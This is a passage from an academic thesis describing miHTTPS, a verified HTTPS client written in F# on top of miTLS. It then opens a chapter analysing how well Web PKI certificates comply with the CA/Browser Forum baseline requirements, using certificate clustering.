
5.3 miHTTPS: a Basic HTTPS Client

To validate our application-level recommendations and show that one can indeed achieve transparent application-level security over TLS, we build and verify an exemplary HTTPS library, at the same level of abstraction as the CURL library, for example, but with fewer features. Its client command-line interface is as follows:

```
$ mihttps --help
Usage: mihttps [options] REQUEST
  --host=NAME    https server host name
  --channel=ID   channel identifier
  --client=NAME  authenticated client name
```

Our goal is to provide (1) a basic API with strong implicit security; and (2) a flexible implementation that supports typical mechanisms available in HTTP (cookies) and TLS (multiple connections, renegotiation, resumption, late client authentication). miHTTPS consists of 600 lines of F# coded on top of the miTLS verified reference implementation [Bha+13a]. In particular, our client automatically processes HTTP 1.0 headers, cookies, etc, and interoperates with existing, unmodified web servers. We tested e.g. authenticated webmail access to Roundcube.

Secure Channels Our main communication abstraction is a long-term, stateful channel between a client and a host. Each client may create any number of channels and use them to request documents from URLs at different hosts; each channel supports parallel requests, as required e.g. when loading a web page that includes numerous resources. Each request may asynchronously return a document (in any order).

Such channels are *not* reliable: requests and responses may get lost or delayed, and their sender have no explicit acknowledgment of peer reception. Instead, responses confirm requests, and cookies attached to requests confirm prior responses.

In the command line, the `host=NAME` option indicates that a new channel should be created and its ID returned, whereas `channel=ID` indicates the local identifier of an existing channel to reuse. These application-level channels are not primitive in HTTPS or TLS; they intuitively account for a series of related requests issued by a client. For example, a user may have long-lived authenticated channels to every host she trusts, plus shorter-lived anonymous channels. The server is always authenticated. The user may use the `client=NAME` option, where `NAME` refers to a valid client certificate she owns to be used to authenticate her requests on the channel.

Simplifications We associate a unique host name to each channel, treating each host as a separate principal: thus, we do not deal with related sub-domains, redirects, or wildcards in certificate names. We also do not support mixtures of HTTP and HTTPS. Thus, we avoid many complications with cookies discussed in §5.1. (Applications may still multiplex between hosts and protocols on top of our interface—what matters is that we do not share private state between channels.)

Client and Server Credentials We rely on the public-key infrastructure for X.509 certificates, and require that client and host names exactly match their certificates' common names. Our threat model does not cover certificates mis-issued to the adversary, or issued for different purposes with a common name that matches an honest principal. (We may also extend our model to support HTTP-password-based client authentication; this is easily implemented, but complicates our attacker model to precisely account for clients that share passwords between honest and dishonest hosts.)

Credentials are associated with the whole channel, once and for all. The host name cannot be changed, preventing the renegotiation attack of §4.3.2. The client can decide to authenticate later on an anonymous channel, and from the server's viewpoint, this suffices to attribute all requests on the channel to that client. From the client's viewpoint, binding her name to the channel before a particular request guarantees that the server will only process it after client authentication.

Local State and Cookies Our channels maintain local, private state, including e.g. open connections, live sessions, cookies, and the names associated with the channel. Our channels also buffer request and response fragments, in order to deliver only whole HTTPS messages to the application—this simply foils truncation attacks, including those of §5.1.

At the server, we partition incoming requests into separate channels and track requests received from each client by attaching a (locally stored) fresh random cookie to each response. The set of responses actually received can then be inferred from the cookies attached to latter requests. (Assuming sufficient cookie storage space and entropy to prevent collisions, this pattern provides accurate tracking information.)

5.4 Informal Security Goals

We primarily focus on application-level channel integrity. We follow the cryptographic model of [Bha+13a] and configure honest clients and servers to only negotiate strong ciphersuites and algorithms [as defined by Bha+13a]. We show that, with overwhelming probability, the following properties hold:

1. Request Integrity: when an honest server accepts a request and attributes it to a channel bound to honest server and client names, the client has indeed sent the request on that channel, with matching principal names.

2. Response Integrity: when an honest client accepts a document in reply to a request to an honest server, that server has indeed sent the document in response to this request. (This property is sometimes called correlation.)

3. Tracking: when an honest server accepts a request echoing the cookie of a response on a channel with an honest client, the client indeed received this response.

Property 1 excludes any mis-attribution of a request to a client.

Credentials presented at clients apply to the whole instance. Hence, a late password authentication may validate a whole channel. Also, more abstractly, the possibility of having the client provide credentials guarantees the instance overall integrity as perceived by the server, even for anonymous instances.

Properties 1 and 2 apply to whole messages, thereby excluding truncations. This is achieved by parsing and buffering message fragments until the whole message has been received, decrypted, and authenticated.

They cover both headers and bodies, providing for example application-level authentication for correlators included in URLs.

For simplicity, we guarantee a perfect correspondence between (honest) client instances and their view at (honest) servers. A finer model may for example enable the adversary to selectively delete local state at the client (e.g. some correlating cookie) so that one client instance may be perceived by the server as separate instances.

We also model privacy as semantic security using an indistinguishability game, adapted from [Bha+13a]: we let the adversary use our API, choosing both requests and documents; we define an ideal variant of our API that replaces their content with constant messages of the same length (that is, we let TLS process zeros instead of actual plaintexts) on honest channels; and we challenge the adversary to guess which of the two variants we are using. We expect the adversary to guess correctly with a negligible advantage (that is, its probability of success minus $\frac{1}{2}$). We note that this properties does not offer protection from application-level traffic analysis—a more advanced variant of miHTTPS may provide an option of the form `-padding 2k`, when querying an URL whose length is less than 2 K bytes, to to take advantage of the length-hiding mechanisms of miTLS.

5.5 miHTTPS: Secure Typed Interface

We follow the modular type-based cryptographic verification method [FKS11] that was used to obtain the main security theorem for the miTLS API [Bha+13a]. They specify computational security for various constructions and protocols using precise typed interfaces (instead of code-based games or ideal functionalities). They employ an expressive refinement-based type system for F#, write detailed typed annotations (4,000 lines for miTLS), and verify their code against them automatically using F7, an extended typechecker, coupled with Z3, an SMT solver.

The verification effort for miHTTPS consists of specifying its typed API and letting F7 typecheck its 600 lines of code, using the lower-level, verified, precisely-typed API of miTLS. In the rest of the section, we outline the types we use to capture the high-level security goals of an HTTPS client.

Figure 5.2 shows fragments of our typed specification for miHTTPS, focusing on the main functions for the client. It defines a type for names—plain strings used as common names in certificates—and for channels: **type** (;host:name)chan. This type is *indexed* by a value, host, itself of type name, recording in the type that the channel should be used only for communications with servers with a valid certificate for host. This type is also *abstract*, hiding its representation, so that only our miHTTPS implementation can access it; applications can just pass channels as arguments to the API, but they cannot access their internal states (and so cannot accidentally leak keys) or modify the host index (and so cannot get confused between channels to different hosts).

The miHTTPS API Our API has 3 main modules, and is parameterized by an application module (Data):

The Data module, provided by the application, defines types for the plaintext values of request (URLs), responses (documents), and acknowledgments. These types are both abstract and indexed. Their indexes specify the host, the channel, and the request (for responses), so only the application above miHTTPS can create and access values at those types. They yield strong, information-theoretic security: provided that the channel is between honest client and server, type safety ensures that our protocol stack, including HTTPS, TLS, TCP, and any network adversary, cannot read their content (except for their size after encryption), tamper with their content, or move contents from one channel to another. Essentially, the protocol can only pass requests unchanged from clients to servers, and similarly for responses. Similarly, acknowledgments (ack) are indexed by host, channel, request, and document. Any value of that type indicates that the document has been received by the channel client, in response to the request. Acknowledgments are used only for modeling; at runtime, their values are represented as unit (the trivial type in ML); they are created by poll just before delivering the document, and treated abstractly in the rest of our code.

Although our type-based abstraction guarantee seems too strong to be true, it can be achieved computationally in our reduction-based model of provable security: when using strong algorithms and honest certificates, no adversary can distinguish between our concrete protocol stack and an intermediate, ideal protocol stack proven perfectly secure by typing, except with a negligible probability—see [FKS11; Bha+13a] for additional discussion of abstract plaintext modules for modeling authenticated encryption.

The Certificate module manages certificates. It uses a specification predicate to model the fact that some certificates may be compromised (or just belong to the attacker): Honest(name) means that all certificates with that common name are used only by our miHTTPS implementation; the module offers two functions for allocating new certificates: honest yields the certificate chain (as bytes) but keeps the private key in a secure database, whereas corrupt accepts any materials and turn them into a valid certificate chain, but only for dishonest names. (For simplicity, our interface does not model individual dynamic certificate compromise: our clients and hosts are either honest or corrupted.)

The Client module is the actual API used by client applications, such as our command-line client. It has functions for creating a new channel towards a fixed host h, for sending requests (with optional client authentication), and for polling responses to prior requests. These functions have precise value-dependent types specifying their pre- and post-conditions. For instance, request takes 4 parameters: the target host h; an existing channel c for that host; an optional client name a authorized by the user for that channel (as indicated by the predicate Client(c,a)); and a request for that host and channel. (With less precise indexes in our specification, a faulty implementation might for instance deliver a request to the wrong host, or on a channel associated with another client.)

The Server module similarly defines the API for HTTPS application servers. It has a function for accepting requests, for sending documents in response to prior requests, and for checking client authentication: accept takes a host name h and (optionally) returns a triple of values: a channel for that host, a request sent on that channel, and a list of log entries for any prior responses sent on that channel. (Each log entry in the list itself recalls the corresponding request and response, used as indexes to the actual acknowledgement.) respond takes a host h, a channel c, a request r received on that channel (using accept), and a responses specifically for that request, precisely indexed by h, c, and r. auth takes a host and a channel, and (optionally) returns the name a of its authenticated client. When it does, and if a is honest, the refinement states that (1) the channel is indeed endorsed by this client and (2) if the host h is also honest,

```
module Certificate
  type name = string (* common names for both clients & hosts *)
  predicate Honest of name (* no compromised certificate *)
  val honest: name →bytes
  val corrupt: n:name {not(Honest(n))} →bytes →bytes

type (;host:name) chan
predicate Secure of host:name * (;host)chan
predicate Client of name * host:name * (;host)chan

module Data (* defined by the application *)
  type (;host,chan)request
  type (;host,chan,request)document
  type (;host,chan,request,document) ack
  type (;h:host,c:chan)log =
       r:(;h,c)request * d:(;h,c,r)document * (;h,c,r,d)ack

module Client
  val create: h:name →(;h) chan
  val request: h:name →c:((;h)chan) →
      (a:name{Client(c,a)})option →r:(;h,c)request →unit
  val poll: h:name →c:((;h)chan) →
      (r:(;h,c)request * (;h,c,r)document) option

module Server
  val accept: h:name →(c:((;h)chan) * r:(;h,c)request * (;h,c)log list) option
  val respond: h:name →(;h)chan →
      r:(;h,c)request →d:(;h,c,r)document →unit
  val auth: h:name →c:(;h)chan →
      (a:name{ (Honest(a) => Client(a,h,c)) /\
               (Honest(a) /\ Honest(h) => Secure(h,c))})option
```

Figure 5.2: miHTTPS interface (excerpt)

the channel is secure: all traffic on the channel is protected—formally by type abstraction.

Lemma 3 (Verified by F7)**.** *miHTTPS is a well-typed implementation of the API outlined above, parameterized by the miTLS module and an application* Data *module.*

Theorem 4 (Informal)**.** *miHTTPS provides request and response integrity, as well as tracking (cookie correlation), against a combined network and Web attacker.*

5.6 Conclusion

In spite of the simplicity of HTTP, lifting the low-level guarantees offered by the miTLS API into meaningful Web security goals proves to be challenging even when considering a core subset of HTTP features. Yet, this effort is highly beneficial as the security goals offered by the miHTTPS interface are tremendously easier to understand and use by an application developer than those

of the miTLS interface. While extending miHTTPS into a fully featured HTTP library (similar to the popular cURL) is left to future work, we believe that our proof of concept implementation illustrates the scalability of type-based verification to complex protocol compositions such as TLS+HTTP.

Chapter 6

X.509 and PKIX on the Web

6.1 Introduction

For better or for worse, today's Internet is heavily reliant on its public key infrastructure to bootstrap secure communications. The current PKI, being the result of an extended standardization process, bears the marks of compromise: too few constraints on what certificates can express and too many parties wielding too much authority. These weaknesses are largely non-technical since the standard contains considerable mechanism to constrain authority, for example on the naming scope available to a given issuer. That such mechanisms are not generally used is due primarily to practical and business considerations. It therefore should not have been a surprise when such well-publicized exploits as the Flame malware [Nes12] and the more recent misuse of a Türktrust certificate [Coa13] targeted the PKI directly. What we see in practice is security only as strong as the weakest certification authority.

Figure 7.1 depicts the trust relationships at play during web browser certificate validation. Recall that browsers maintains a collection of trusted root certificates. This list is initialized and (usually) updated by the browser vendor. During TLS connection establishment, the target website offers an endpoint certificate referencing its domain name, as well as one or more intermediate certificates intended to allow the browser to construct a trust chain from one of its roots to the endpoint. In this context, certificate issuers are largely commercial entities, governments or other large organizations, and web browsers are the relying parties responsible for evaluating certificate trustworthiness. The details of which certificates should be trusted and for what purpose are considerably more intricate than this short description suggests. However, it remains largely true that any certification authority can issue certificates for anyone. This amplifies the severity of problems that may arise.

Various attempts to augment or improve the Web PKI have followed. Google's certificate pinning and certificate transparency programs [Goo; OWA], Convergence [Con], and Perspectives [WAP08] all introduce new mechanisms or services to better establish the trustworthiness of certificates. DANE [HS12b] replaces the trust anchor of the PKI entirely with that of DNSSEC [Are+05]. Needless to say, adopting any of these solutions requires substantial change to the relying parties responsible for certificate checking.

But perhaps the most fundamental changes to the PKI have been undertaken by the certificate issuers and browser vendors themselves in the guise of the CA/Browser Forum. This forum has offered new, stricter guidelines on the issuance of certificates and the auditing of




Figure 6.1: Web PKI example, depicting trust chain from Root 5 to Endpoint 4.

certification authority processes, building on existing mechanisms rather than replacing them. To a large extent, the success of this effort depends on compliance, since there is as of yet no enforcement component specified. Over two years have passed since the initial guidelines were adopted. Are they gaining acceptance?

In this chapter, we conduct an in-depth analysis of a large-scale collection of certificates as it evolves over time. In short, the answer to the question above is 'yes', there has been a significant degree of compliance. However, compliance is far from uniform and many violations persist. For example, there has been an order of magnitude improvement in the percentage of endpoint certificates that are furnished with identifiable policy statements by their issuers, but virtually no improvement in the number of certificates issued to entities for use on local networks.

To understand the situation more precisely, we need to understand how violations correlate with certificate issuers. Unfortunately, certificate issuance policies are far from consistent over time, even for a single issuer. Thus, we extend our analysis to automatically derive per-issuer templates that characterize groups of certificates issued under a common policy. We can then correlate compliance violations on a per-template basis. This correlation not only allows us to better evaluate certificate authorities with respect to compliance, but offers a new mechanism for determining whether a certificate seen for the first time matches an expected template with known compliance characteristics.

So, for instance, if a new certificate appears for a given CA that is similar to an existing cluster of that CA's certificates in key length and fields used, and all the other certificates in the cluster have a low-level of compliance violations, then one might conclude that the new certificate is trustworthy. Conversely, the lack of a match, or a match with a cluster of poor compliance behavior, might arouse suspicion. The machine learning techniques we actually employ are, of course, more complex than the example suggests. Furthermore, our experience is that a suitable visualization tool that factors in compliance violations is critical to understanding the current state of the PKI.

In summary, our contributions are:

- a principled, large-scale analysis of compliance with the CA/Browser Forum's guidelines over time;
- a new mechanism to automatically extract and validate templates that characterize certificate issuance policies;

- a compliance analysis and visualization tool for the inferred templates;
- the discovery, driven by policy violations reported by our tool, of exploitable vulnerabilities in some CA templates and certificate validation libraries.

The remainder of this chapter is organized as follows: we first summarize the CA/Browser Forum guidelines applicable to this work in Section 6.2. Section 6.3 describes how we collected the certificates for the study, and gives an overview of our analysis methodology. Sections 6.4 and 6.5 present our general compliance results and the details of our clustering analysis. Finally, Section8.8 concludes and summarizes our findings.

6.2 Guidelines and Requirements

An important issue surrounding the Web PKI is the discrepancy between its binary trust decision procedure and the various issuance authorization processes used by CAs, which carry significantly different levels of trust. A first step to address this issue was taken in 2010 with the adoption of the Extended Validation (EV) guidelines [CAB12] and the implementation into web browsers of a clear visual indication of the subject's verified identity for such high-trust certificates.

However, outside of EV certificates, there still existed considerable freedom in the way CAs managed and issued certificates. In the extreme case, some CAs made a business practice of selling authority certificates that were specifically meant for wiretapping encrypted connections [Moz12], effectively achieving the opposite of a certification authority's purpose.

Thus, it became apparent that stronger guidelines were required to maintain the sustainability of the growing PKI and the CA/Browser Forum adopted the "Baseline Requirements for the Issuance and Management of Policy-Trusted Certificates" [CAB13] as a minimum standard for all publicly trusted authorities. These guidelines make considerable strides toward regularizing certification practices. With respect to issued certificates, they provide significantly tighter constraints on cryptographic strength, certificate usage, revocation information, and signature authority among other things.

Yet, the baseline requirements remain a compromise between security and the continuation of existing business practices. For instance, while certificates issued to local names or IP addresses offer no authentication, because they can be moved from one local network to another, they are still allowed until October 2016. Similarly, there is as yet no effective control over which names an intermediate CA can certify, thus increasing the potential for man-in-the-middle attacks whether well-intentioned or otherwise.

Today, public certification authorities must comply with the following standards:

- RFC 5280 [Coo+08], which describes the X.509 format as well as specific requirements about some certificate fields and extensions;
- The rules of the Root Program where their root certificates will be installed. Both the Microsoft [Mic13b] and Mozilla [Moz13] root programs mandate yearly auditing by a third party agency;
- One of the following auditing standard: WebTrust for CAs (and optionally, WebTrust for EV Readiness), ETSI TS101 456 or TS102 042 or ISO 21188:2006.

The WebTrust and ETSI audit criteria are both covering the baseline requirements starting from version 1.1 ([Can13], effective January 2013) for WebTrust and version 2.3.1 ([Eur12], effective

November 2012) for ETSI. We do not consider ISO 21188:2006 because none of the current authorities in the Mozilla Root program is currently audited using that standard.

Because these are audit criteria, we expect that all certificates issued after July 1st, 2012 (the effective date set by the CA/Browser Forum) should follow the baseline requirements, as well as the EV guidelines for extended validation certificates. There have been several revisions of the baseline requirements; for our evaluation, we chose to always enforce the least restrictive condition found in all published versions.

The baseline requirements cover a broad range of topics: warranties, liability, the application and verification process, the safekeeping and protection of records, delegation, etc. We focus on the requirements that can actually be verified by certificate inspection: subject identity and certificate contents ([CAB13], Section 9), certificate extensions ([CAB13], Appendix B) and cryptographic algorithm and key requirements ([CAB13], Appendix A).

6.2.1 Identity Verification and Contents

While there is no visual browser clue to distinguish low-trust and high-trust non-EV certificates, the CA/Browser profile requirements aim to allow clear identification of the issuer, subject and issuance process of any certificate that the user may choose to manually inspect. Hence, there are distinctions on what information should appear in the issuer and subject of certificates based on the authorization method, as listed in Table 6.1.

Table 6.1: X.500 Name Requirements.

X.500 Issuer Fields	
Organization	Required; a name or trademark that identifies the issuing CA
Country	Required; code of country where the CA business is located
Common Name	Optional; if present, should accurately identify the issuing CA
X.500 Subject Fields	
Common Name	Deprecated, must contain a single IP or FQDN if present Subject Alternative Name extension must list applicable names
Organization	Optional, may only appear if verified by the CA Required for extended validation certificates
Location	Covers the Street Address, Locality, State and Postal Code fields Must appear if an Organization name is listed, mustn't otherwise Location must be verified by the CA if present
Country	Required if an organization is listed, must match its location If no organization is listed, may appear based on - the top-level domain of one of the applicable domain name; - IP geolocation of either an applicable IP or the applicant
Registration	Covers Business Category, Incorporation Locality/State/Country Required for extended validation, may not appear otherwise Registration number must also appear in Serial Number field

Certificates issued without any verification of the subject's identity, based on control or ownership of domains and IP addresses listed in the Subject Alternative Name extension, may not include an organization nor any location field. Such certificates are often referred to as *domain control validated*, or simply *domain validated*.

Certificates for which the CA has conducted verification of the organization or individual identity may include an organization name, as well as any location information that was also

verified. Such certificates are colloquially known as *organization validated*.

Finally, if the CA has conducted the extensive identity and incorporation verification process described in the EV guidelines [CAB12], among other technical requirements, it may issue an *extended validation* certificate which will cause browsers to display the subject's verified identity prominently.

Besides the fields listed in Table 6.1, the subject may include a valid sequence of domain components, and arbitrary unverified values in the Organizational Unit field if they cannot be confused for a name, trademark or address. Other fields may be included as long as their values are verified in the issuance process.

Finally, another concern with the certificate system stems from changes in subject identity or control over listed names and addresses after the certificate issuance. The only response to this issue is to restrict the maximum validity period of endpoint certificates to 5 years, a limit that will drop to 39 months on April 2015. EV certificates may not be valid for more than 27 months.

6.2.2 Cryptographic Requirements

The CA/Browser Forum allows RSA, DSA and EC keys in certificates. RSA keys should be at least 2048 bits long, with three exceptions for 1024-bit keys: endpoint certificates that expire before 2014; intermediate CA certificates issued before 2011 and expiring before 2014; and root certificates issued before 2011 that directly sign endpoint certificates. CAs should also ensure that the modulus has no factors smaller than 752, is not a power of a prime, and is not known to be vulnerable (e.g., due to the Debian OpenSSL bug [Deb08]), and that the exponent is an odd number in the range $[2^{16}+1, 2^{256}-1]$.

All DSA keys should be at least 2048 bits long with 224- or 256-bits divisor. Furthermore, CAs must check the order of the generator and the representation of the public key of all certificates they sign.

Supported elliptic curves are NIST P-256, P-384, and P-521. CAs should use the partial or full ECC Public Key Validation Routine described in NIST SP 800-56A [BJS07a] to check the validity of public key from applicants.

Supported digest algorithms are SHA-1, SHA-256, SHA-384, and SHA-512, with the exception of root certificates issued prior to 2011, which may be self-signed using MD5. There is no requirement about the signature algorithm to use with RSA and EC keys but in most cases, PKCS#1 v1.5 and ECDSA are respectively used.

Finally, serial numbers must be non-sequential and contain at least 20 bits of entropy.

6.2.3 Certificate Extensions

Depending on the nature of the certificate (root, intermediate CA, or endpoint), the baseline requirements mandate different constraints on the extensions that they should include, as well as their semantic. Together, those checks aim to satisfy the following goals:

- enforce the ability to assess the precise issuance policy of every certificate in a trusted chain;
- facilitate the reconstruction of chains that are invalid or missing some intermediate CA certificates;
- ensure the ability to efficiently check the revocation status of every certificate in a trusted chain;

- prevent any attack resulting from variations in implementation or supported features of different certificate validation software.

The precise requirements for each certificate category are listed in Table 6.2, 6.3 and 6.4.

Table 6.2: Extensions of Endpoint Certificates.

Extension	Requirements
Certificate Policies	Must appear, should not be critical Must include the OID of the issuer's policy May include link to online CPS on issuer website
CRL Distribution Points	Must appear, should not be critical Must include HTTP URL of issuer's CRL file
Authority Information Access	Must appear, must not be critical Must contain HTTP URL of issuer's OCSP service Should contain HTTP URL of issuer's certificate
Basic Constraints	May appear, must be critical if present CA flag must be set to false
Key Usage	May appear, should be critical Must not include "Certificate/CRL Signature"
Extended Key Usage	Must appear, may be critical Must include "Client/Server Authentication" May include "Email Protection" Should not include any other value
Subject Alternative Name	Must appear Should not be critical, unless subject is empty Must include subject's Common Name, if present Must only contain DNS names and IP addresses Should not contain local names or IP addresses

In addition, certificates should not include any extension, key usage or extended key usage flag that is not listed in the above tables without a specific reason. For this last requirement, we can only evaluate how often additional extensions or key usages are added by certification authorities, regardless of the purpose of inclusion.

6.3 Analysis Methodology

In this section, we present the data collection, the challenges, and the methodology for our study. Given the distributed and evolving nature of the Web PKI, collection efforts limited to a single time period or locale are unlikely to yield a complete picture necessary for implementing needed changes [Hen+12; Lev+12; Hol+11; Vra+11; Mis+09]. Instead, our goal is to develop a scalable infrastructure for investigating practices of individual CAs, represented by their intermediate CA certificates. Our focus is on publicly trusted certificates and our evaluation is based on the common guidelines used by auditing authorities, making any violation difficult to dispute.

Table 6.3: Extensions of Intermediate CA Certificates.

Extension	Requirements
Certificate Policies	Must appear, should not be critical Must include the OID of the CA's issuance policy May include link to online CPS on issuer website
CRL Distribution Points	Must appear, should not be critical Must include HTTP URL of this CA's CRL file
Authority Information Access	Must appear, must not be critical Must contain HTTP URL of issuer's OCSP service Should contain HTTP URL of issuer's certificate
Basic Constraints	Must appear, must be critical CA flag must be set to true Path Length constraint may be set
Key Usage	Must appear, must be critical Must include "Certificate" and "CRL Signature" May include "Digital Signature" for OCSP signing
Name Constraints	May appear, should be critical if present

Table 6.4: Extensions of Root CA Certificates.

Extension	Requirements
Basic Constraints	Must appear, must be critical CA flag must be set to true Path Length constraint should not be set
Key Usage	Must appear, must be critical Must include "Certificate" and "CRL Signature" May include "Digital Signature" for OCSP signing
Extended Key Usage	Must not appear

6.3.1 Data Collection

The most common ways of collecting certificates are exploration of the IPv4 address space (as conducted for the 2010 Electronic Frontier Foundation's SSL Observatory [Ele10]), crawling of a list of known websites (such as Alexa Top 1 Million [Ale13]), and gathering certificates used by a large set of users, either on their system or by inspecting live traffic on the network (e.g., the ICSI certificate notary [Int12]).

We use the data collection methodology from [Aba+13], which is based on the combined crawl of the EFF's SSL Observatory IP addresses and the Alexa Top 1 Million websites. The total data set contains 8,349,808 unique certificates, but for our evaluation, we only focus on the ones that are publicly trusted and issued in the two year window before and after the effective date of the baseline requirements (July 1st, 2012), which amounts to 1,480,028 certificates. The last crawl for the data collection process occurred on July 31, 2013. It is worth noting that our Alexa Top 1 Million crawl does not include separate subdomains of the same websites, but we expect that our IP address crawl catches many of these potential omissions.

Because we often need to reconstruct the trust chain of a given certificate off-line, we store signature relations and reconstruction information such as subject, issuer, and key identifiers if present, in indexed MySQL tables. A side effect of this approach is that we consider all valid certificates regardless of the correctness and completeness of the chain that was presented in the

TLS handshake during collection. Furthermore, it is not unusual for a given certificate to have more than a dozen valid trust chains: our reconstruction heuristics try to use the most recent version of each intermediate and root certificate, in case they have been updated to increase compliance.

6.3.2 Challenges

A straightforward evaluation approach consists of checking all the requirements from Section 6.2 on each of the collected certificate along with its reconstructed chain to a trusted root. We present the statistics of this approach on the most frequent violations in Section 6.4. However, this method has two major limitations that we need to address:

- A main limitation is its lack of any insight on the individual practices of each certification authority. While we obtain statistics on individual certificates, we also need an automatic method to provide a global picture on where the major vulnerabilities locate and who are responsible for changes.

- Another limitation of the above approach is that the analysis is too coarse-grained. Certification authorities have an excessive tendency to delegate their signature power to third party organization, by issuing them an intermediate CA certificate. While such delegated authorities are supposed to follow the same constraints as root authorities, we found at least 634 intermediate certificates that were used to sign at least one certificate since July 1st, 2012. For instance, the GTE CyberTrust Global Root, operated by Verizon, signs no less than 40 intermediates, all but 3 of which are managed by other organizations. A challenging issue for our analysis is to measure the difference in compliance of third-party delegated authorities compared to the root operators.

6.3.3 Methodology

The key observation behind our analysis method is that most of the baseline requirements apply to *CA profiles* rather than to individual certificates. Virtually all CAs use profiles to sign endpoint certificates. Such profiles include information such as the format of serial numbers, the fields in the X.500 subject name, the allowed validity periods, the signature algorithm, and the set of X.509 extensions that will appear in certificates issued with that profile. This information normally appears in the CA's Certificate Policy Statement (CPS). As a general rule, different profiles are used depending on the certificate purpose and validation method. For instance, all endpoint certificates must include an HTTP URI pointing to its signer's Certificate Revocation List (CRL) in the CRL Distribution Points extension; if a profile includes this extension, this requirement will be met by all certificates issued with this template.

Since CPS are not machine readable, we aim to reconstruct profile information by running a clustering algorithm over certificates represented as vectors of features. We pursue two separate goals in applying clustering to the set of certificates. First, by grouping together certificates issued using similar processes, we reduce complexity of the certificate universe and allow manual inspection of its characteristic representatives, thereby addressing the first challenge. Second, we can compare the guideline violations found in each cluster, allowing us to measure differences in compliance between certification authorities and their third-party delegated intermediate authorities, as well as among each other, thus addressing the second challenge.

The Clustering Algorithm

In order to apply a clustering algorithm, we choose a distance measure over vectors of features extracted from certificates. The distance between two certificates is defined as a weighted sum of distances between corresponding features. The relevant features can be numerical (e.g., the certificate's validity period), categorical (e.g., the signature algorithm), and attribute sets (e.g., extensions). For each class of features we define a distance function: the L_1 metric for numerical features, the discrete metric for categorical features (i.e., $d(x, y) = 1$ iff $x = y$, 0 otherwise), and the Jaccard distance for sets ($J(A, B) = 1 - \|A \cap B\|/\|A \cup B\|$).

The weights are assigned to the features in accordance to their relative importance in evaluating certificate similarity: high-weight features should all have the same exact value within a given cluster (for instance, the CA bit), medium-weight features should have few variations, while low-weight features can have a broad range of values but are useful in evaluating the "tightness" of each cluster. The features for each weight class are given in Table 6.5.

Table 6.5: Clustering Features.

High Weight	Medium Weight	Low Weight
Parent CA	Subject name fields	Key size
Signature and key algorithms	CRL distribution points	Issuance date
Set of X.509 extensions	Extended key usage	Validity period
Policy identifiers		Serial number length
Authority information access		
Key usage, basic constraints		

We evaluate the quality and robustness of our selection of distance measures and feature weights by comparing it with other methods. Specifically, we tried: using the L_2^2 measure for numerical features; setting the weights uniformly; setting weights to be inversely proportional to the standard deviation of the corresponding feature (thus normalizing the relative contribution of each feature to the aggregate distance). For each choice of distance measures and feature weights, we compute the distribution of rule violations for each cluster, and select the setting that produces the the most bi-modal distribution (while keeping the number of clusters constant). This procedure seeks to improve the predictive value of grouping by maximizing the number of clusters where certificates either all share a particular violation or none do.

The clustering procedure applies the k-medoids algorithm seeded with the k-means++ initialization step. The important guarantee of the k-medoid algorithm is that cluster centers (exemplars) are always members of the input dataset, which greatly facilitates subsequent analysis.

Cluster Evaluation

This clustering step aggregates CA profiles based on their similarity. After clustering, we perform the following evaluations for any cluster that generates template violations:

First, we perform the checks from Section 6.2 on the center of each cluster, and record any violations.

Second, for each certificate in the reported cluster with violations, we check a set of baseline requirements that apply to individual certificates rather than to templates, for example, the key size and validity period, the conformance of subject fields and subject alternative names or the revocation status. This step collects statistics about such violations within each cluster. It provides useful feedback both about the quality of the cluster (e.g., if a large proportion of certificates are revoked, something may be wrong with the template) and about the relevance

of the clustering (we expect that for a given template, a given certificate-specific violation is either very frequent or very rare).

Finally, for each cluster with template-specific violations, we additionally examine the validity of certificate domains and the corresponding IP geo-locations. In particular, we perform the following set of checks: (1) look up WHOIS information to compare the domain with that declared in the subject field, (2) resolve each listed domain name with DNS to endure they are active, (3) check whether the IP address geo-location matches the country listed in the certificate, and (4) check the revocation status of the certificate. These additional examinations require network queries and cannot scale to millions of certificates. Thus, for each cluster, we randomly sample at most 1000 certificates to perform the evaluation on. We then record the percentage of each violation along the the template-specific violations from the center for manual examination.

After performing these three sets of evaluations, we manually examine the results and report our findings in Section 6.5.

6.4 Global Evaluation

In this section, we evaluate the compliance with guidelines and requirements from Section 6.2 of each collected certificate along with its reconstructed trust chain. We present the clustering results in the next section. We consider the two one-year periods before and after July 1st 2012, the effective date of the baseline requirements. We harvested 809,425 publicly trusted certificates issued during the first period signed by 744 distinct intermediates, and 670,603 trusted certificates signed by 668 intermediates after the date.

Overall, in the year before the effective date, just 0.39% of the issued certificates strictly adhere to all the baseline and extended validation guidelines. In the following year, that number rose to 0.73%, all of which are extended validation certificates. We now detail each category of violations and discuss their impact.

6.4.1 Names Violations

Our first evaluation covers the applicable names of certificates. A notable trend between the two evaluation periods is the increased number of names each certificate is valid for, which rose from 1.96 to 2.2 on average. The share of certificates containing distinct second-level domain names (i.e., `a.x.com` and `b.y.net`, but not `a.x.com` and `b.x.net`) grew from 52% to 56%. We further discuss this observation in Section 6.5.

In terms of violations, we find that the certificates that lack the required subject alternative names (SAN) extension decreased sharply from 28.09% to only 6.48%, as shown in Figure 6.2. In parallel, the proportion of certificates that contain a wildcard name increased from 9.2% to 12.3%.

In Figure 6.2, we also observe that close to 5% of web certificates are valid for local names and IP addresses. This tends to show that intranet certificates still constitute a large market for CAs, despite the fact that such certificates do not offer any authentication, as we previously mentioned. In fact, mixing internet and local names is not technically considered a violation of the baseline requirements until 2016.

As for the other violations, we noticed some unusual name types (most often email addresses) in 0.4% of certificates, and Unicode names that were rejected by our Internationalized Domain Name (IDN) decoding library in 387 instances. The baseline requirements recommend checking for IDN names that may be used for phishing (which is very difficult to detect because

